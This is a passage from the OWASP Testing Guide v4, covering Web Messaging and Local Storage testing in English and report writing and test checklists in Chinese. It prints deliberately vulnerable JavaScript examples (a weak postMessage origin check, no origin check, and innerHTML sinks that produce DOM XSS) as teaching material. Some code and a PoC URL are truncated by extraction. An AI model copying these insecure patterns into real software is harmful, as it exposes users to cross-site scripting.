This restriction within the browser is in place to restrict a malicious website to read confidential data from other iframes, tabs, etc, however there are some legitimate cases where two trusted websites need to exchange data between each other. To meet this need Cross Document Messaging was introduced within the WHATWG HTML5 draft specification and implemented in all major browsers. It enables secure communication between multiple origins across iframes, tabs and windows.

The Messaging API introduced the `postMessage()` method, with which plain-text messages can be sent cross-origin. It consists of two parameters, message and domain.

There are some security concerns when using '*' as the domain that we discuss below. Then, in order to receive messages the receiving website needs to add a new event handler, and has the following attributes:

- `data`: The content of the incoming message
- `origin`: The origin of the sender document
- `source`: source window

An example:

```
Send message:iframe1.contentWindow.postMessage("Hello world","http://www.example.com");Receive message:window.addEventListener("message", handler, true);function handler(event) {if(event.origin === 'chat.example.com') {    /* process message (event.data) */} else {    /* ignore messages from untrusted domains */}}
```

Origin Security Concept

The origin is made up of a scheme, host name and port and identifies uniquely the domain sending or receiving the message, it does not include the path or the fragment part of the url. For instance, <https://example.com/> will be considered different from <http://example.com> because the schema in the first case is https and in the second http, same applies to web servers running in the same domain but different port.

From a security perspective we should check whether the code is filtering and processing messages from trusted domains only, normally the best way to accomplish this is using a whitelist. Also within the sending domain, we also want to make sure they are explicitly stating the receiving domain and not '*' as the second argument of `postMessage()` as this practice could introduce security concerns too, and could lead to, in the case of a redirection or if the origin changes by other means, the website sending data to unknown hosts, and therefore, leaking confidential data to malicious servers.

In the case the website failed to add security controls to restrict the domains or origins that can send messages to a website most likely will introduce a security risk so it is very interesting part of the code from a penetration testing point of view. We should scan the code for message event listeners, and get the callback function from the `addEventListener` method to further analysis as domains must be always be verified prior data manipulation.

`event.data` Input Validation

Input validation is also important, even though the website is accepting messages from trusted domains only, it needs to treat the data as external untrusted data and apply the same level of security controls to it. We should analyze the code and look for insecure methods, in particular if data is being evaluated via `eval()` or inserted into the DOM via the `innerHTML` property as that would create a DOM-based XSS vulnerability.

How to Test

Black Box testing

Black box testing for vulnerabilities on Web Messaging is not usually performed

since access to the source code is always available as it needs to be sent to the client to be executed.

Gray Box testing

Manual testing needs to be conducted and the JavaScript code analyzed looking for how Web Messaging is implemented. In particular we should be interested in how the website is restricting messages from untrusted domain and how the data is handled even for trusted domains. Below are some examples:

Vulnerable code example:

In this example, access is needed for every subdomain (www, chat, forums, ...) within the owasp.org domain. The code is trying to accept any domain ending on .owasp.org:

```
window.addEventListener("message", callback, true);function callback(e) {      </b>if(e.origin.indexOf(".o  
wasp.org")!=-1) {           /* process message (e.data) */      }}
```

The intention is to allow subdomains in this form:

www.owasp.orgchat.owasp.orgforums.owasp.org...

Insecure code. An attacker can easily bypass the filter as
www.owasp.org.attacker.com will match.

Example of lack of origin check, very insecure as will accept input from any domain:

```
window.addEventListener("message", callback, true);function callback(e) {      /* process message (e.data)  
*/}
```

Input validation example: Lack of security controls lead to Cross-Site Scripting (XSS)

```
window.addEventListener("message", callback, true);function callback(e) {      if(e.origin === "trusted.do  
main.com") {           element.innerHTML= e.data;      }}
```

This code will lead to Cross-Site Scripting (XSS) vulnerabilities as data is not being treated properly, a more secure approach would be to use the property textContent instead of innerHTML.

Tools

- OWASP Zed Attack Proxy (ZAP) -
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

References

OWASP Resources

- OWASP HTML5 Security Cheat Sheet:
https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

Whitepapers

- Web Messaging Specification: <http://www.whatwg.org/specs/web-apps/current-work/multipage/web-messaging.html>

本地存储测试 (Local Storage) (OTG-CLIENT-012) | Owasp Testing

Guide v4

Test Local Storage (OTG-CLIENT-012)

Summary

Local Storage also known as Web Storage or Offline Storage is a mechanism to store data as key/value pairs tied to a domain and enforced by the same origin policy (SOP). There are two objects, localStorage that is persistent and is intended to survive browser/system reboots and sessionStorage that is temporary and will only exists until the window or tab is closed.

On average browsers allow to store in this storage around 5MB per domain, that compared to the 4KB of cookies is a big difference, but the key difference from the security perspective is that the data stored in these two objects is kept in the client and never sent to the server, this also improves network performance as data do not need to travel over the wire back and forth.

localStorage

Access to the storage is normally done using the setItem and getItem functions. The storage can be read from javascript which means with a single XSS an attacker would be able to extract all the data from the storage. Also malicious data can be loaded into the storage via JavaScript so the application needs to have the controls in place to treat untrusted data. Check if there are more than one application in the same domain like example.foo/app1 and example.foo/app2 because those will share the same storage.

Data stored in this object will persist after the window is closed, it is a bad idea to store sensitive data or session identifiers on this object as these can be accessed via JavaScript. Session IDs stored in cookies can mitigate this risk using the httpOnly flag.

sessionStorage

Main difference with localStorage is that the data stored in this object is only accessible until the tab/window is closed which is a perfect candidate for data that doesn't need to persist between sessions. It shares most of the properties and the getItem/setItem methods, so manual testing needs to be undertaken to look for these methods and identify in which parts of the code the storage is accessed.

How to Test

Black Box testing

Black box testing for issues within the Local Storage code is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

Gray Box testing


First of all, we need to check whether the Local Storage is used.

Example 1: Access to localStorage:

Access to every element in localStorage with JavaScript:

```
for(var i=0; i</p>
```

Using Firefox with the Firebug add on you can easily inspect the localStorage/sessionStorage object in the DOM tab.



The screenshot shows the Firebug DOM tab with the 'localStorage' object expanded. The table lists items with their keys and values:

key	value
item50337	"381"
item50338	"109"
item50339	"915"
item50340	"901"
item50341	"503"
item50342	"830"
item50343	"983"
item50344	"324"
item50345	"815"

Also, we can inspect these objects from the developer tools of our browser.

Next manual testing needs to be conducted in order to determine whether the website is storing sensitive data in the storage that represents a risk and will increase dramatically the impact of a information leak. Also check the code handling the Storage to determine if it is vulnerable to injection attacks, common issue when the code does not escape the input or output. The JavaScript code has to be analyzed to evaluate these issues, so make sure you crawl the application to discover every instance of JavaScript code and note sometimes applications use third-party libraries that would need to be examined too.

Here is an example of how improper use of user input and lack of validation can lead to XSS attacks.


Example 2: XSS in localStorage:

Insecure assignment from localStorage can lead to XSS

```
function action(){var resource = location.hash.substring(1);localStorage.setItem("item",resource);item = localStorage.getItem("item");document.getElementById("div1").innerHTML=item;}</script>
```

URL PoC:

http://server/StoragePOC.html#



Tools

- **Firebug** - <http://getfirebug.com/>
- **Google Chrome Developer Tools** - <https://developers.google.com/chrome-developer-tools/>
- **OWASP Zed Attack Proxy (ZAP)** - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

References

OWASP Resources

- **OWASP HTML5 Security Cheat Sheet:** https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

Whitepapers

- **Web Storage Specification:** <http://www.w3.org/TR/webstorage/>

报告编写

执行技术方面的评价只是整体评价进程的一半；最终产品是一份内容详实的报告。报告应该简单易懂、突出所有评估期间找到的风险，并将之呈现给管理员工和技术员工。

报告需要有三个主要部分，并且在一定程度上允许每个部分被单独分离出来，打印并交与相关的团队，比如开发人员或者系统管理员。

通常推荐有如下几个部分：

1. 内容提要

内容提要集合了所有评价，并给予管理层或系统管理员一个对全局风险的认识。使用的语言应该更适合没有技术背景的人看，还应该使用图表来显示风险等级。请牢记，内容提要的读者是那些仅仅有时间阅读摘要的人，他需要描述清楚下面两个问题：

1. 哪里发生问题了？
2. 我该如何修复问题？

你只能用一页纸来回答这些问题。

内容提要应该明确地陈述清楚漏洞和它的严重程度是组织风险管理的一个输入，而不是结果或者整治措施。最安全的，可以向组织解释，测试者并不清楚漏洞被利用后会给组织或者商业行为带来何种威胁。这些是风险控制专家在结合漏洞和计算风险等级后的工作。风险管理通常是组织IT安全管控（GRC）的一部分。这份报告只是简单地向这个过程提供一个输入。

2. 测试详情

这里介绍安全测试、问题发现、整改措施大纲，推荐章节标题如下：

2.1 测试项目目标：

这部分大略描述评估项目整体目标和期望结果。

2.2 测试项目范围：

这部分描述项目范围。

2.3 测试项目进度：

这部分描述测试正式开始和结束时间

2.4 测试目标：

这部分应列清楚测试应用数量和测试系统数量。

2.5 测试限制条件：

这部分应表达出在整个评估过程中存在的限制条件。比如项目关注度限制，测试方法、性能、技术水平限制以及测试中测试者所遇到的问题等等。

2.6 测试结果小结

这部分介绍在测试中发现的漏洞和问题。

2.7 整改方案小结

这部分规划修复发现的漏洞的方案和计划。

3. 测试结果

报告的最后部分需要包含详细的漏洞技术细节以及解决技术方案。这部分以一个技术层为目标，它应该包括关于所有必要的信息，使得技术团队理解问题并解决问题。每个发现的问题应该明确简练，并让报告阅读者能立即理解问题所在。

测试结果部分应当包括：

- 一定数量的截图和命令参考，用以做简单的参考
- 被影响的事物
- 对问题的技术描述
- 如何解决问题的章节
- 问题严重等级，可以使用CVSS描述的向量标记 [1]

下面是在评估中测试的清单列表：

测试编号	测试内容	发现问题	严重等级	解决方案
信息收集				
OTG-INFO-001	搜索引擎信息发现和侦察			
OTG-INFO-002	识别web服务器			
OTG-INFO-003	web服务器元文件信息发现			
OTG-INFO-004	服务器应用应用枚举			
OTG-INFO-005	评论信息发现			
OTG-INFO-006	应用入口识别			
OTG-INFO-007	识别应用工作流程			
OTG-INFO-008	识别web应用框架			
OTG-INFO-009	识别web应用程序			
OTG-INFO-010	绘制应用架构图			
配置以及部署管理测试				
OTG-CONFIG-001	网络基础设施配置测试			
OTG-CONFIG-002	应用平台配置管理测试			
OTG-CONFIG-003	文件扩展名处理测试			
OTG-CONFIG-004	备份、未链接文件测试			
OTG-CONFIG-005	枚举管理接口测试			
OTG-CONFIG-006	HTTP方法测试			
OTG-CONFIG-007	HTTP严格传输安全测试			
OTG-CONFIG-008	应用跨域策略测试			
身份鉴别管理测试				
OTG-IDENT-001	角色定义测试			
OTG-IDENT-002	用户注册过程测试			
OTG-IDENT-003	帐户权限变化测试			
OTG-IDENT-004	帐户枚举测试			
OTG-IDENT-005	弱用户名策略测试			
认证测试				
OTG-AUTHN-001	口令信息加密传输测试			
OTG-AUTHN-002	默认口令测试			
OTG-AUTHN-003	帐户锁定机制测试			
OTG-AUTHN-004	认证绕过测试			
OTG-AUTHN-005	记住密码功能测试 functionality			
OTG-AUTHN-006	浏览器缓存弱点测试			
OTG-AUTHN-007	密码策略测试			
OTG-AUTHN-008	安全问答测试			
OTG-AUTHN-009	密码重置测试			
OTG-AUTHN-010	其他相关认证渠道测试			
授权测试				
OTG-AUTHZ-001	目录遍历/文件包含测试			
OTG-AUTHZ-002	授权绕过测试			

测试编号	测试内容	发现问题	严重等级	解决方案
OTG-AUTHZ-003	权限提升测试			
OTG-AUTHZ-004	不安全对象直接引用测试			
会话管理测试				
OTG-SESS-001	会话管理绕过测试			
OTG-SESS-002	Cookies属性测试			
OTG-SESS-003	会话固定测试			
OTG-SESS-004	会话令牌泄露测试			
OTG-SESS-005	跨站点请求伪造（CSRF）测试			
OTG-SESS-006	登出功能测试			
OTG-SESS-007	会话超时测试			
OTG-SESS-008	会话令牌重载测试			
输入验证测试				
OTG-INPVAL-001	反射型跨站脚本测试			
OTG-INPVAL-002	存储型跨站脚本测试			
OTG-INPVAL-003	HTTP谓词伪造测试			
OTG-INPVAL-004	HTTP参数污染测试			
OTG-INPVAL-005	SQL注入测试			
Oracle注入测试				
MySQL注入测试				
SQL Server注入测试				
PostgreSQL注入测试				
MS Access注入测试				
NoSQL注入测试				
OTG-INPVAL-006	LDAP注入测试			
OTG-INPVAL-007	ORM注入测试			
OTG-INPVAL-008	XML注入测试			
OTG-INPVAL-009	SSI注入测试			
OTG-INPVAL-010	XPath注入测试			
OTG-INPVAL-011	IMAP/SMTP注入测试			
OTG-INPVAL-012	代码注入测试			
本地文件包含测试				
远程文件包含测试				
OTG-INPVAL-013	命令执行注入测试			
OTG-INPVAL-014	缓冲区溢出测试			
堆溢出测试				
栈溢出测试				
格式化字符串测试				
OTG-INPVAL-015	潜伏式漏洞测试			
OTG-INPVAL-016	HTTP分割/伪造测试			
错误处理测试				
OTG-ERR-001	错误码分析			
OTG-ERR-002	栈追踪分析			
密码学测试				
OTG-CRYPST-001	弱SSL/TLS加密，不安全的传输层防护测试			
OTG-CRYPST-002	Padding Oracle测试			

测试编号	测试内容	发现问题	严重等级	解决方案
OTG-CRYPST-003	非加密信道传输敏感数据测试			
业务逻辑测试				
OTG-BUSLOGIC-001	业务逻辑数据验证测试			
OTG-BUSLOGIC-002	请求伪造能力测试			
OTG-BUSLOGIC-003	完整性测试			
OTG-BUSLOGIC-004	过程时长测试			
OTG-BUSLOGIC-005	功能使用次数限制测试			
OTG-BUSLOGIC-006	工作流程绕过测试			
OTG-BUSLOGIC-007	应用误用防护测试			
OTG-BUSLOGIC-008	非预期文件类型上传测试			
OTG-BUSLOGIC-009	恶意文件上传测试			
客户端测试				
OTG-CLIENT-001	基于DOM跨站脚本测试			
OTG-CLIENT-002	JavaScript脚本执行测试			
OTG-CLIENT-003	HTML注入测试			
OTG-CLIENT-004	客户端URL重定向测试			
OTG-CLIENT-005	CSS注入测试			
OTG-CLIENT-006	客户端资源操纵测试			
OTG-CLIENT-007	跨源资源分享测试			
OTG-CLIENT-008	Flash跨站测试			
OTG-CLIENT-009	点击劫持测试			
OTG-CLIENT-010	WebSockets测试			
OTG-CLIENT-011	Web消息测试			
OTG-CLIENT-012	本地存储测试			

附录部分

这部分常用于描述评估中使用的商业以及开源工具。当在评价过程中使用用户脚本/代码时，应该在这部分中说明或以附件形式标记。通常用户很喜欢该测试包含了顾问的使用方法。他们可以知道该评估的全面性已经包含了哪些方面。

参考资料

Industry standard vulnerability severity and risk rankings (CVSS) [1] - <http://www.first.org/cvss>

附录 | Owasp Testing Guide v4

Owasp Testing Guide v4

说明

1. 序

2. 简介

3. OWASP测试框架

4. Web应用安全测试

4.1. 简介与目标

4.1.1. 测试清单

4.2. 信息收集

4.2.1. 搜索引擎信息发现和侦察 (OTG-INFO-001)

4.2.2. 识别web服务器 (OTG-INFO-002)

4.2.3. web服务器元文件信息发现 (OTG-INFO-003)

4.2.4. 服务器应用枚举 (OTG-INFO-004)

4.2.5. 评论信息发现 (OTG-INFO-005)

4.2.6. 应用入口识别 (OTG-INFO-006)

4.2.7. 识别应用工作流程 (OTG-INFO-007)

4.2.8. 识别web应用框架 (OTG-INFO-008)

- 4.2.9. 识别web应用程序 (OTG-INFO-009)
- 4.2.10. 绘制应用架构图 (OTG-INFO-010)
- 4.3. 配置以及部署管理测试**
 - 4.3.1. 网络基础设施配置测试 (OTG-CONFIG-001)
 - 4.3.2. 应用平台配置管理测试 (OTG-CONFIG-002)
 - 4.3.3. 文件扩展名处理测试 (OTG-CONFIG-003)
 - 4.3.4. 备份、未链接文件测试 (OTG-CONFIG-004)
 - 4.3.5. 枚举管理接口测试 (OTG-CONFIG-005)
 - 4.3.6. HTTP方法测试 (OTG-CONFIG-006)
 - 4.3.7. HTTP严格传输安全测试 (OTG-CONFIG-007)
 - 4.3.8. 应用跨域策略测试 (OTG-CONFIG-008)
- 4.4. 身份鉴别管理测试**
 - 4.4.1. 角色定义测试 (OTG-IDENT-001)
 - 4.4.2. 用户注册过程测试 (OTG-IDENT-002)
 - 4.4.3. 帐户权限变化测试 (OTG-IDENT-003)
 - 4.4.4. 帐户枚举测试 (OTG-IDENT-004)
 - 4.4.5. 弱用户名策略测试 (OTG-IDENT-005)
- 4.5. 认证测试**
 - 4.5.1. 口令信息加密传输测试 (OTG-AUTHN-001)
 - 4.5.2. 默认口令测试 (OTG-AUTHN-002)
 - 4.5.3. 帐户锁定机制测试 (OTG-AUTHN-003)
 - 4.5.4. 认证绕过测试 (OTG-AUTHN-004)
 - 4.5.5. 记住密码功能测试 functionality (OTG-AUTHN-005)
 - 4.5.6. 浏览器缓存弱点测试 (OTG-AUTHN-006)
 - 4.5.7. 密码策略测试 (OTG-AUTHN-007)
 - 4.5.8. 安全问答测试 (OTG-AUTHN-008)
 - 4.5.9. 密码重置测试 (OTG-AUTHN-009)
 - 4.5.10. 其他相关认证渠道测试 (OTG-AUTHN-010)
- 4.6. 授权测试**
 - 4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)
 - 4.6.2. 授权绕过测试 (OTG-AUTHZ-002)
 - 4.6.3. 权限提升测试 (OTG-AUTHZ-003)
 - 4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)
- 4.7. 会话管理测试**
 - 4.7.1. 会话管理绕过测试 (OTG-SESS-001)
 - 4.7.2. Cookies属性测试 (OTG-SESS-002)
 - 4.7.3. 会话固定测试 (OTG-SESS-003)
 - 4.7.4. 会话令牌泄露测试 (OTG-SESS-004)
 - 4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)
 - 4.7.6. 登出功能测试 (OTG-SESS-006)
 - 4.7.7. 会话超时测试 (OTG-SESS-007)
 - 4.7.8. 会话令牌重载测试 (OTG-SESS-008)
- 4.8. 输入验证测试**
 - 4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)
 - 4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)
 - 4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)
 - 4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)
 - 4.8.5. SQL注入测试 (OTG-INPVAL-005)
 - 4.8.5.1. Oracle注入测试
 - 4.8.5.2. MySQL注入测试
 - 4.8.5.3. SQL Server注入测试
 - 4.8.5.4. PostgreSQL注入测试
 - 4.8.5.5. MS Access注入测试
 - 4.8.5.6. NoSQL注入测试
 - 4.8.6. LDAP注入测试 (OTG-INPVAL-006)
 - 4.8.7. ORM注入测试 (OTG-INPVAL-007)
 - 4.8.8. XML注入测试 (OTG-INPVAL-008)
 - 4.8.9. SST注入测试 (OTG-INPVAL-009)
 - 4.8.10. XPath注入测试 (OTG-INPVAL-010)
 - 4.8.11. IMAP/SMTP注入测试 (OTG-INPVAL-011)
 - 4.8.12. 代码注入测试 (OTG-INPVAL-012)
 - 4.8.12.1. 本地文件包含测试 (LFI)
 - 4.8.12.2. 远程文件包含测试 (RFI)
 - 4.8.13. 命令执行注入测试 (OTG-INPVAL-013)
 - 4.8.14. 缓冲区溢出测试 (OTG-INPVAL-014)
 - 4.8.14.1. 堆溢出测试
 - 4.8.14.2. 栈溢出测试
 - 4.8.14.3. 格式化字符串测试
 - 4.8.15. 潜伏式漏洞测试 (OTG-INPVAL-015)
 - 4.8.16. HTTP分割/伪造测试 (OTG-INPVAL-016)
- 4.9. 错误处理测试**
 - 4.9.1. 错误码分析 (OTG-ERR-001)
 - 4.9.2. 栈追踪分析 (OTG-ERR-002)
- 4.10. 密码学测试**
 - 4.10.1. 弱SSL/TLS加密, 不安全的传输层防护测试 (OTG-CRYPST-001)
 - 4.10.2. Padding Oracle测试 (OTG-CRYPST-002)
 - 4.10.3. 非加密信道传输敏感数据测试 (OTG-CRYPST-003)
- 4.11. 业务逻辑测试**
 - 4.11.1. 业务逻辑数据验证测试 (OTG-BUSLOGIC-001)
 - 4.11.2. 请求伪造能力测试 (OTG-BUSLOGIC-002)

- 4.11.3. 完整性测试 (OTG-BUSLOGIC-003)
 - 4.11.4. 过程时长测试 (OTG-BUSLOGIC-004)
 - 4.11.5. 功能使用次数限制测试 (OTG-BUSLOGIC-005)
 - 4.11.6. 工作流程绕过测试 (OTG-BUSLOGIC-006)
 - 4.11.7. 应用误用防护测试 (OTG-BUSLOGIC-007)
 - 4.11.8. 非预期文件类型上传测试 (OTG-BUSLOGIC-008)
 - 4.11.9. 恶意文件上传测试 (OTG-BUSLOGIC-009)
- 4.12. 客户端测试**
- 4.12.1. 基于DOM跨站脚本测试 (OTG-CLIENT-001)
 - 4.12.2. JavaScript脚本执行测试 (OTG-CLIENT-002)
 - 4.12.3. HTML注入测试 (OTG-CLIENT-003)
 - 4.12.4. 客户端URL重定向测试 (OTG-CLIENT-004)
 - 4.12.5. CSS注入测试 (OTG-CLIENT-005)
 - 4.12.6. 客户端资源操纵测试 (OTG-CLIENT-006)
 - 4.12.7. 跨源资源分享测试 (OTG-CLIENT-007)
 - 4.12.8. Flash跨站测试 (OTG-CLIENT-008)
 - 4.12.9. 点击劫持测试 (OTG-CLIENT-009)
 - 4.12.10. WebSockets测试 (OTG-CLIENT-010)
 - 4.12.11. Web消息测试 (OTG-CLIENT-011)
 - 4.12.12. 本地存储测试 (Local Storage) (OTG-CLIENT-012)

5. 报告编写

6. 附录

- 6.1. 附录 A: 测试工具
- 6.2. 附录 B: 推荐读物
- 6.3. 附录 C: 测试向量
- 6.4. 附录 D: 编码注入

本書使用 [GitBook](#) 釋出

Owasp Testing Guide v4

附录

- [• 附录 A: 测试工具](#)
- [• 附录 B: 推荐读物](#)
- [• 附录 C: 测试向量](#)
- [• 附录 D: 编码注入](#)

附录 A: 测试工具 | Owasp Testing Guide v4

Owasp Testing Guide v4

说明

1. 序

2. 简介

3. OWASP测试框架

4. Web应用安全测试

4.1. 简介与目标

4.1.1. 测试清单

4.2. 信息收集

4.2.1. 搜索引擎信息发现和侦察 (OTG-INFO-001)

4.2.2. 识别web服务器 (OTG-INFO-002)

4.2.3. web服务器元文件信息发现 (OTG-INFO-003)

4.2.4. 服务器应用应用枚举 (OTG-INFO-004)

4.2.5. 评论信息发现 (OTG-INFO-005)

4.2.6. 应用入口识别 (OTG-INFO-006)

4.2.7. 识别应用工作流程 (OTG-INFO-007)

4.2.8. 识别web应用框架 (OTG-INFO-008)

4.2.9. 识别web应用程序 (OTG-INFO-009)

4.2.10. 绘制应用架构图 (OTG-INFO-010)

4.3. 配置以及部署管理测试

4.3.1. 网络基础设施配置测试 (OTG-CONFIG-001)

4.3.2. 应用平台配置管理测试 (OTG-CONFIG-002)

4.3.3. 文件扩展名处理测试 (OTG-CONFIG-003)

4.3.4. 备份、未链接文件测试 (OTG-CONFIG-004)

4.3.5. 枚举管理接口测试 (OTG-CONFIG-005)

4.3.6. HTTP方法测试 (OTG-CONFIG-006)

4.3.7. HTTP严格传输安全测试 (OTG-CONFIG-007)

4.3.8. 应用跨域策略测试 (OTG-CONFIG-008)

4.4. 身份鉴别管理测试

4.4.1. 角色定义测试 (OTG-IDENT-001)

4.4.2. 用户注册过程测试 (OTG-IDENT-002)

4.4.3. 帐户权限变化测试 (OTG-IDENT-003)

4.4.4. 帐户枚举测试 (OTG-IDENT-004)

4.4.5. 弱用户名策略测试 (OTG-IDENT-005)

4.5. 认证测试

4.5.1. 口令信息加密传输测试 (OTG-AUTHN-001)

4.5.2. 默认口令测试 (OTG-AUTHN-002)

- 4.5.3. 帐户锁定机制测试 (OTG-AUTHN-003)
- 4.5.4. 认证绕过测试 (OTG-AUTHN-004)
- 4.5.5. 记住密码功能测试 functionality (OTG-AUTHN-005)
- 4.5.6. 浏览器缓存弱点测试 (OTG-AUTHN-006)
- 4.5.7. 密码策略测试 (OTG-AUTHN-007)
- 4.5.8. 安全问答测试 (OTG-AUTHN-008)
- 4.5.9. 密码重置测试 (OTG-AUTHN-009)
- 4.5.10. 其他相关认证渠道测试 (OTG-AUTHN-010)
- 4.6. 授权测试**
 - 4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)
 - 4.6.2. 授权绕过测试 (OTG-AUTHZ-002)
 - 4.6.3. 权限提升测试 (OTG-AUTHZ-003)
 - 4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)
- 4.7. 会话管理测试**
 - 4.7.1. 会话管理绕过测试 (OTG-SESS-001)
 - 4.7.2. Cookies属性测试 (OTG-SESS-002)
 - 4.7.3. 会话固定测试 (OTG-SESS-003)
 - 4.7.4. 会话令牌泄露测试 (OTG-SESS-004)
 - 4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)
 - 4.7.6. 登出功能测试 (OTG-SESS-006)
 - 4.7.7. 会话超时测试 (OTG-SESS-007)
 - 4.7.8. 会话令牌重载测试 (OTG-SESS-008)
- 4.8. 输入验证测试**
 - 4.8.1. 反射型跨站脚本测试 (OTG-INPVAL-001)
 - 4.8.2. 存储型跨站脚本测试 (OTG-INPVAL-002)
 - 4.8.3. HTTP谓词伪造测试 (OTG-INPVAL-003)
 - 4.8.4. HTTP参数污染测试 (OTG-INPVAL-004)
 - 4.8.5. SQL注入测试 (OTG-INPVAL-005)
 - 4.8.5.1. Oracle注入测试
 - 4.8.5.2. MySQL注入测试
 - 4.8.5.3. SQL Server注入测试
 - 4.8.5.4. PostgreSQL注入测试
 - 4.8.5.5. MS Access注入测试
 - 4.8.5.6. NoSQL注入测试
 - 4.8.6. LDAP注入测试 (OTG-INPVAL-006)
 - 4.8.7. ORM注入测试 (OTG-INPVAL-007)
 - 4.8.8. XML注入测试 (OTG-INPVAL-008)
 - 4.8.9. SSI注入测试 (OTG-INPVAL-009)
 - 4.8.10. XPath注入测试 (OTG-INPVAL-010)
 - 4.8.11. IMAP/SMTP注入测试 (OTG-INPVAL-011)
 - 4.8.12. 代码注入测试 (OTG-INPVAL-012)
 - 4.8.12.1. 本地文件包含测试(LFI)
 - 4.8.12.2. 远程文件包含测试(RFI)
 - 4.8.13. 命令执行注入测试 (OTG-INPVAL-013)
 - 4.8.14. 缓冲区溢出测试 (OTG-INPVAL-014)
 - 4.8.14.1. 堆溢出测试
 - 4.8.14.2. 栈溢出测试
 - 4.8.14.3. 格式化字符串测试
 - 4.8.15. 潜伏式漏洞测试 (OTG-INPVAL-015)
 - 4.8.16. HTTP分割/伪造测试 (OTG-INPVAL-016)
- 4.9. 错误处理测试**
 - 4.9.1. 错误码分析 (OTG-ERR-001)
 - 4.9.2. 栈追踪分析 (OTG-ERR-002)
- 4.10. 密码学测试**
 - 4.10.1. 弱SSL/TLS加密, 不安全的传输层防护测试 (OTG-CRYPST-001)
 - 4.10.2. Padding Oracle测试 (OTG-CRYPST-002)
 - 4.10.3. 非加密信道传输敏感数据测试 (OTG-CRYPST-003)
- 4.11. 业务逻辑测试**
 - 4.11.1. 业务逻辑数据验证测试 (OTG-BUSLOGIC-001)
 - 4.11.2. 请求伪造能力测试 (OTG-BUSLOGIC-002)
 - 4.11.3. 完整性测试 (OTG-BUSLOGIC-003)
 - 4.11.4. 过程时长测试 (OTG-BUSLOGIC-004)
 - 4.11.5. 功能使用次数限制测试 (OTG-BUSLOGIC-005)
 - 4.11.6. 工作流程绕过测试 (OTG-BUSLOGIC-006)
 - 4.11.7. 应用误用防护测试 (OTG-BUSLOGIC-007)
 - 4.11.8. 非预期文件类型上传测试 (OTG-BUSLOGIC-008)
 - 4.11.9. 恶意文件上传测试 (OTG-BUSLOGIC-009)
